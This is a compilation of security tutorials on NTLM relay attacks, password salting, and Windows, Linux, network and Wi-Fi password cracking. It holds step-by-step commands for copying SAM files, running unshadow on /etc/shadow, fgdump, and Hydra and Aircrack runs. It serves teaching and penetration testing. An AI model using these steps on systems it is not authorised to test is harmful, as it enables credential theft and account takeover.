An issue with NTLM as shown within the packet handshake is that there is no kind of verification that the destination host is the host that you are supposed to authenticate to, yet the authentication is made anyway.

NTLM Relaying works by setting up a rogue server which takes in the authentication requests and relays them to another target server. In 2008 windows patched the vulnerability where an attacker could bounce an NTLM request back to themselves [via SMB or even telnet through the use of the IE telnet:// exploit], but due to the way that the protocol is designed they could still be bounced to other hosts. There are many different protocols in which NTLM can be relayed to, besides the obvious protocols which are affected such as SMB and HTTP, other protocols include MSSQL, LDAP, RDP, PPTP, and many other protocols.

In order to exploit NTLM efficiently using this method, a HTTP and SMB Rogue Server needs to be setup on a remote connection. The rogue server needs to keep the user authenticating as much as possible [rather than disconnecting after a single auth, on Windows LAN for SMB you can make it authenticate around 30 times in total before terminating the connection]. In order to do this we need to figure out who the user is in order to keep them authenticating [something which generally isn't known until the type3 handshake response]. This can sometimes be tricky to do, as within SMB the source IP and Port is not enough information if the attack is being performed externally, within HTTP, WPAD and similar requests do not always support cookies. The rogue HTTPserver should use a HTTP-302 Redirect with Keep-Alive in order to keep the socket open, preventing the session from closing, meaning that once the authentication is complete, we know who the target user is for the rest of that session due to the connection remaining open. As for controlling authentication with the rogue SMB server before bouncing them to other services, some payloads need to be added. WPAD implementation is a must as it will check DNS and then check broadcasting to the network. By default Windows will automatically authenticate to the WPAD sever over HTTP using the currently logged in user credentials which can then be spoofed and responded to [although there are limitations as you would have to typically be internal to the network or would have to spoof NBNS or DNS].

Social Engineering can be used by including a UNC network path within image tags for example, the browser would automatically connect back to windows and then authenticate with the network share and attempt to grab the image or whatever it may be, ranging from JavaScript to iframes. Some browsers attempt to mitigate this by checking to see whether the network share is within the file security context, this can easily be bypassed by setting headers for a forced download, which is then opened from the download location resulting in access to the file security context which will lead to automatic authentication to the SMB share which will then authenticate to the rogue server. There are still problems with this method as it relies on the victim downloading something, although a way around these problems are the use of commonly-used browser plugins in order to establish the authentication to the rogue server via SMB. Common plugins such as iTunes and Quicktime are easily affected as you can create a playlist with a UNC network path which will automatically authenticate and bypass the local security context.

Another method that can be used for automatic authentication to the rogue server is through the use of vulnerable email clients. For example if an HTML email which contains a network share is read using

Outlook then it will automatically authenticate. desktop.ini files can also be generated to say that the icon resource or wallpaper for that folder is a network share, resulting in automatic authentication with the credentials, this method also works with .lnk files.

The final method I will cover that can be used for automatic authentication to the rogue server is the traditional man-in-the-middle attack used to redirect NTLM-AUTH requests or to inject the HTML content previously covered into webpages viewed by the victim.

Understanding Linux Password

A password salt is a string that is added on to a user's password before it is encrypted. This string could be anything, the user's username, the exact time the user signed up, or something completely random.

The point of a password salt is to make a password more secure by making it much harder to crack. It does this by making the password longer, and by making each password hash different from every other, even if the password is the same.

For example, if the password is "password", the final hash would be MD5 ["random salt"+"password], so even if someone else used that same password, their salt would be different, which would result in a different password hash. This way, if the attacker cracks a password, he wouldn't be able to find every other user with the same password because their hashes would be different.

Once the hacker finds out what the salt is, this is no longer the case. The attacker can edit any dictionary or brute force password cracker code to add the salt to the current word before running it through the hash function. The attacker can now run normal password lists and brute force attacks as if the salt wasn't even there.

This can also applied on a larger scale. If the attacker found out that the salt was the user's username, he could easily automate a password cracker by editing the code to attach the user's username to the password. So as you can see, it is important to create good salts and store them as securely as possible.

Random Salt/ Unique Salts

So which is better, having random generated salts, or unique salts like your username or email address?
It depends on how you store it. If it is in the same database as your username and password hash, then it doesn't matter if it's random or unique, because it's being stored either way.

Once the hacker gets access to the database and dumps the username/password database, to figure out what the salt is, all he would need to try attaching every stored value (username, email, name, etc..) to a possible password until he cracked the password. He would then know what the salt was for every other user. The attacker could also just choose to try and crack the password hash as is, and if successful he would see the salt and password in plaintext. The attacker would then compare the plaintext with the database values under that user and see where it matches up, finding the salt. This would probably take much longer or wouldn't work depending on how long the salt and password combination is.

This would be a different situation if the salt was stored in a different server because if the attacker had access to one database, he might not have access to the other. In this case, using a random salt would make sense because the attacker would still be able to guess a unique salt like a username, but not a random hash stored elsewhere.

For even greater security, in addition to using a salt that is stored in the database, you could add to it in the actual source code of the register/login script. This way, the attacker would need to have access to both the database and the source code to be able to get the salt.

The following link shows on how to perform a proper Salted Password Hashing: *https://crackstation.net/hashing-security.htm*.

Windows Password Cracking

The following are the several methods of cracking Windows password using different kinds of tools:

BackTrack Tools

Ophcrack

Requirements:

- An USB Drive with BackTrack Linux 5 Bootable Live Image with small amount persistent memory
- Rainbow Tables from *http://ophcrack.sourceforge.net/tables.php* for XP, Vista or 7

1: Booting From Back Track

Insert the pen drive in target computer[when turned off]. We are going to boot the operating system from pen drive, so insert when the system is turned off.

Now Turn on the system.

Press F10 [boot menu, differs for system] before booting and select boot from Pen drive.

Now it will boot the Backtrack.

Select “Graphical User Interface “

Now wait for a while (it will execute some commands}

Now you can see the “root:”

type “startx” and hit enter. It will bring you to the GUI view of Backtrack.

2: Copy the SAM and System files

Click the Start button(dragon symbol)

Select System Menu

Select Storage Media(if you see nothing, close the window open it again).

You can see the list of Hard disk and Your pen drive.

Open the windows installed Hard disk and Navigate to this path:

WINDOWS/system32/config/

There you can see two files named as “SAM” and “System”.

Copy the both SAM and system files.

[Just proceed to next step without closing the window]

Create a new folder in the desktop and paste the files inside.

4: Run OphCrack Tool in Backtrack

Open the ophcrack GUI(start->Backtrack->Privilege Escalation->Password Attack->offline Attacks-ophCrack GUI).

5: Loading the folder that contains sam and system files

Click the Load and select “Encrypted SAM” in ophcrack tool.

Now it will ask you to select directory that contains SAM folder. Select the directory where you saved the SAM file.

Now it will load and display the list of user accounts in the windows.

6: Target the Admin Account

Here i am going to hack the one of the administrator account of my computer. So remove all other accounts except the target admin account.

7: The Rainbow Table

Extract the “tables_xp_free_small.zip” or “tables_vista_free” or required file in the desktop.

Click the Table button in ophcrack tool > Now it will ask you to select the table > Select appropriate table and click the install button > Now browse to the Rain bow table directory > “tables_xp_free_small”/ “tables_vista_free” > Now click Ok

8: Cracking Begins

Click the Crack button.

Wait for a while [ophcrack is the fastest cracking tool. so it won’t take too much time]


9: Password is cracked

Now the cracked password will be displayed!

Note

Ophcrak[Open Source]is also available as separate installer for Windows and source for Linux under *http://ophcrack.sourceforge.net/download.php*.

Sample Image of Ophcrack



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31d6cfe0d16ae931b73c59d7e0c089c0			empty
Guest		31d6cfe0d16ae931b73c59d7e0c089c0			empty
SUPPORT_388945a0		34ec619d1d6c952d44ad5898a6815fce			
Administrator	59ab4dfd5...	dc9333bacdeb4a7e09c73dbee36ffed8	K477EKY	LLING07	K477Ekylling07
Guest		31d6cfe0d16ae931b73c59d7e0c089c0			empty
SUPPORT_388945a0		167b3177504221efaa009a593dc7281e			

Table	Directory	Status	Progress
XP free fast	/home/janu...	84% in RAM	
table0		36% in RAM	
table1		100% in R...	
table2		100% in R...	
table3		100% in R...	
Vista free	/home/janu...	100% in R...	
table0		100% in R...	
table1		100% in R...	
table2		100% in R...	
table3		100% in R...	

Preload: done   Brute force: done   Pwd found: 4/6   Time elapsed: 0h 14m 36s

Figure 1. Ophcrack

L0phtcrack

L0phtcrack is a licensed advanced password auditing tool that can able to crack the passwords which has modern features.

Password cracking help shall be found on the official website: *http://www.l0phtcrack.com/help/using.html*.

Samdump

This tool will extract the syskey password stored locally from the regisrty to decrypt the SAM

http://sourceforge.net/projects/ophcrack/files/samdump2/3.0.0/

The extracted hash can also used for offline cracking or such paid websites can be used to crack the passwords *http://www.onlinehashcrack.com/multi-hash-cracking.php*.

fgdump

- download the utility from below link
- run fgdump utility from admin command-line >fgdump -v [To dump the local machine password]
- run fgdump utility from admin command-line >fgdump -v -h hostname -u username -p password [To dump the remote machine password], password is for domain admin privilige account password
- copy the output *.pwdump file use any hash cracking tools offline or online to crack the identified hash

http://foofus.net/goons/fizzgig/fgdump/downloads.htm


Several other utilities to extract the password hashes:

- pwdump – *http://foofus.net/goons/fizzgig/pwdump/*
- creddump – *http://code.google.com/p/creddump/downloads/list*
- gsecdump – *http://www.truesec.se/sakerhet/verktyg/saakerhet/gsecdump_v2.0b5*
- Metasploit/ hashdump – Metasploit is one of the famous penetration testing tool which shall be used to crack the password by different frameworks like hashdump, pwdump, JohntheRipper.
- John the Ripper – *http://www.openwall.com/john/*

A powerful and flexible, yet a fast multi-platform password hash cracker. John the Ripper is a rapid password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), DOS, Win32, BeOS, & OpenVMS. Its primary intention is to detect weak Unix passwords. It supports several crypt(3) password hash types which are most often found on various Unix flavors, as well as Kerberos AFS & Windows NT/2000/XP LM hashes. Several other hash types are added with contributed patches. You will wanna start with some wordlists, which you can find here, here, or here.


Cain & Abel – http://www.oxid.it/

One of the top password recovery tool for Windows. This Windows-only password recovery tool handles a giant variety of tasks. It can recover passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force & Cryptanalysis assaults, recording VoIP conversations, decoding scrambled passwords, revealing password boxes, uncovering cached passwords & analyzing routing protocols.



User Name	RID	< 8	LanMan Hash	NT Hash
Administrator	500	*	AAD3B435B51404EEAAD3...	31D6CFE0D16AE931B73C...
ASPNET	1024		594E287E6C6D3FCEF2D3...	5CEAB8BCA7009623B1D1...
Guest	501	*	AAD3B435B51404EEAAD3...	31D6CFE0D16AE931B73C...
VUSR_SIRIO	1005		6632F595CB27C5F33FA3...	352D2DBFAF0DBE7A03CF...
x	1003	*	AAD3B435B51404EEAAD3...	31D6CFE0D16AE931B73C...
Administrator	500		D46EA37E142777714A3B...	511A3B262CB6D9320E9E...
Administrator	500		00000000000000000000...	31D6CFE0D16AE931B73C...
ASPNET	1024		594E287E6C6D3FCEF2D3...	5CEAB8BCA7009623B1D1...
x	1003	*	34EC01A92CF068EEAAD3...	9CADAFF03AE475011E5E...
x	1003		00000000000000000000...	11B4873E0A1EF18580C2...

Figure 2. Remote NT Hashes Dumper in Cain & Abel



User Name	LM Password	< 8	NT Password	LM Hash	NT Hash
Administrator	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D
ASPNET				9067C0F07D43...	5624A4653D
Guest	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D
HelpAssistant				32C70B853065...	C7A8EEB62
x			[illegible]	[illegible]	31D6CFE0D

Figure 3. Password cracker in Cain & Abel

Linux Password Cracking

- Use BackTrack live cd and boot into a system
- Login as root
- On terminal `#mount /dev/hda1 /mnt/xyz` [mounting the hda1 partition of the linux]
- `#cd /user/local/john` [using john the ripper]
- `#unshadow /mnt/xyz/etc/passwd /mnt/xyz/etc/shadow >crackpassword` [file name crackpassword is created]
- `#john crackpassword` [loads the carckpassword file]
- `#john -show crackpassword` [outputs the cracked password after certain amount of taken to crack the password]


Sample Output

```
user1:letmein:1002:1002:user1,,,/home/user1:/bin/bash
1 password cracked
```

Network-based Passoword Cracking

THC Hydra – https://www.thc.org/thc-hydra/

A speedy network authentication cracker which supports plenty of different services. When you need to brute force crack a remote authentication service, Hydra is often the tool of choice. It can perform speedy dictionary assaults against more than 30 protocols, including telnet, ftp, http, https, smb, several databases, and much more.



Target

(●) Single Target 127.0.0.1

( ) Target List

Port 0

Protocol ftp


Output Options

[ ] Use SSL [ ] Be Verbose

[ ] Show Attempts [ ] Debug

```
hydra 127.0.0.1 ftp -l yourname -p yourpass
```

Figure 4. THC Hydra



Username

(●) Username testuser

( ) Username List

Password

( ) Password

(●) Password List /tmp/passlist.txt


Colon seperated file

[ ] Use Colon seperated file

[✓] Try login as password [✓] Try empty password

```
hydra 127.0.0.1 ftp -l testuser -P /tmp/passlist.txt -e ns
```

Figure 5. THC Hydra – Password




```
Hydra v4.1 (c) 2004 by van Hauser / THC   use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-05-17 21:58:52
[DATA] 32 tasks, 1 servers, 45380 login tries (l:1/p:45380), ~1418 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 14056.00 tries/min, 14056 tries in 00:01h, 31324 todo in 00:03h
[STATUS] 14513.00 tries/min, 29026 tries in 00:02h, 16354 todo in 00:02h
[21][ftp] host: 127.0.0.1   login: marc   password: success
Hydra (http://www.thc.org) finished at 2004-05-17 22:01:30
<finished>
```

```
hydra 127.0.0.1 ftp -l marc -P /tmp/passlist.txt -e ns -t 32
```

Figure 6. THC Hydra – Start

Brutus – http://www.hoobie.net/brutus/brutus-download.html



Target 216.25.200.135 Type FTP

Port 21 Connections 10 Timeout 20 [ ] Use Proxy

[ ] Try to stay connected for Unlimite attempts

[✓] Use Username [ ] Single User Pass Mode Word List


User File users.txt Pass File words.txt

Located and installed 1 authentication plug-ins

0%

Idle

Figure 7. Brutus



Target 216.25.200.135 Type FTP

Port 21 Connections 10 Timeout 20 [ ] Use Proxy

[ ] Try to stay connected for Unlimite attempts

[✓] Use Username [ ] Single User Pass Mode Word List


User File users.txt Pass File words.txt

```
Trying username: admin
Trying username: administrator
```

15%

877 | U:administrator P:bailey | 125 Attempts per second | Estimated 0:00:39 remaining

Figure 8. Brute – force cracking with Brutus


Brutus - AET2 - www.hoobie.net/brutus - (January 2000)
File Tools Help
Start Stop Clear
Define
Modify sequence
Browse
Timeout Reject Auth Seq Throttle Quick Kill

Target 216.25.200.135 Type FTP

Connection Options: Port 21 Connections 10 Timeout 20 Use Proxy

FTP Options: Try to stay connected for Unlimite attempts

Authentication Options: [✓ Use Username] Single User Pass Mode Word List
User File users.txt Pass File words.txt

Positive Authentication Results

Target	Type	Username	Password
216.25.200.135	FTP	user	charles

```
All lists exhausted
Disengaged target 216.25.200.135 elapsed time : 0:00:43 attempts : 5063
```

100%


5054 | U:user P:barbara | 116 Attempts per second | Idle

Figure 9. Getting password with Brutus

A network brute-force authentication cracker. This Windows-only cracker bangs against network services of remote systems trying to guess passwords by using a dictionary and permutations thereof. It supports HTTP, POP3, FTP, SMB, TELNET, IMAP, NTP, and more. No source code is available.


Wireless Password Cracking

Aircrack – http://www.aircrack-ng.org/downloads.html



```
C:\aircrack-ng-0.4.2-win\bin>aircrack-ng.exe -a 2 -w dict capture2.cap
Opening capture2.cap
Read 607 packets.

   #  BSSID              ESSID                      Encryption

   1  00:06:25:BF:64:99  cuckoo                     WPA (1 handshake)

Choosing first network as target.
```

Figure 10. Aircrack



```
                    [00:00:25] 4090 keys tested (160.75 k/s)


                           KEY FOUND! [ passphrase ]


     Master Key     : CC 9D 81 0B 93 70 BE 17 BD 60 18 2E D0 D9 11 EB
                      E7 51 BD 15 4D 92 30 87 3F BF FC 32 04 D2 F5 1B

     Transcient Key : 7A C7 4A 43 65 48 0E 21 68 66 2D A8 01 FB 29 37
                      C5 2A A2 3A 78 8F 85 24 F8 A2 26 03 CA 62 43 88
                      03 F3 9B 7D 1F D0 D0 95 DC 83 51 54 69 CB 96 0A
                      24 36 82 C4 80 68 A2 1C A4 E4 9E 2C A7 28 D8 98

     EAPOL HMAC     : C3 D0 6C 14 EC B7 74 20 62 05 A0 55 88 38 E8 DB
```

Figure 11. Wireless password cracking with Aircrack

The quickest available WEP/WPA cracking tool. Aircrack is a suite of tools for 802.11a/b/g WEP and WPA cracking. It can recover a 40 through 512-bit WEP key once encrypted packets have been gathered. It can also assault WPA 1 or 2 networks using advanced cryptographic methods or by brute force. The suite includes airodump [an 802.11 packet capture program], aireplay [an 802.11 packet injection program], aircrack [static WEP and WPA-PSK cracking], and airdecap [decrypts WEP/WPA capture files].

A Novice’s Guide to Password Cracking

by Alexandru Apostol

This article aims to introduce the reader to the vast field of Password Cracking. Firstly the basics of encryption, hashing and salting are covered followed by a dive in the techniques, software and hardware used to recover passwords.

What you will learn...

- some preliminary knowledge about hashing and encryption algorithms,
- basic concepts of brute-force, dictionary and mask attacks,
- software and hardware used for password cracking,
- quick introduction to Social Engineering.

What you should know...

- basic knowledge of the Windows operating system,
- low-level mathematics,
- numerical systems (i.e. binary, hexadecimal).

Introduction to Password Cracking

In computer security and cryptanalysis password cracking is the process of retrieving a password from an unreadable format or identifying it through multiple incremental attempts. Reasons for attempting password cracking could vary from trying to get into that long-forgotten password protected archive to more mischievous motivations. Whatever they might be always be aware of the local laws concerning computer misuse and make sure you are acting within those set boundaries.

Password cracking is a very active and varied field in computer security that has come to interest not only security professionals, but also system administrators, chief information officers (CIOs) as well as researchers and developers. While the term “password cracking” pertains a certain social stigma and most people and institutions associate it with black-hat hackers and crackers, it can be used for all sorts of productive and well-intended activities such as testing the security of your own passwords, storage system or wireless network.

In the past decade, sparked by the abrupt technological developments, password cracking techniques have evolved rapidly and have taken advantage of the increasing computing power of different computer components. In 2008 the game changing revolution came from ElcomSoft, a Russian company, that introduced Graphical Processing Unit (GPU) password cracking, a method exponentially more efficient than the classic Central Processing Unit (CPU) method. Four years later Moxie Marlinspike released Cloud Cracker, a system that combines the distributed capabilities of cloud technology with hardware specialised in computing encryption functions.

However, before we can dwell deep in the intricacies of password cracking some previous knowledge is required.

In cryptography plaintext is a term used to identify unencrypted readable text or information. Once it has been encrypted using an encryption algorithm, also known as a cipher, it then becomes ciphertext, or encrypted unreadable text. The notable and important characteristic of ciphertext is that it can be reversed to plaintext using the same cipher as before, as long as the encryption, or in some cases decryption, key is known.

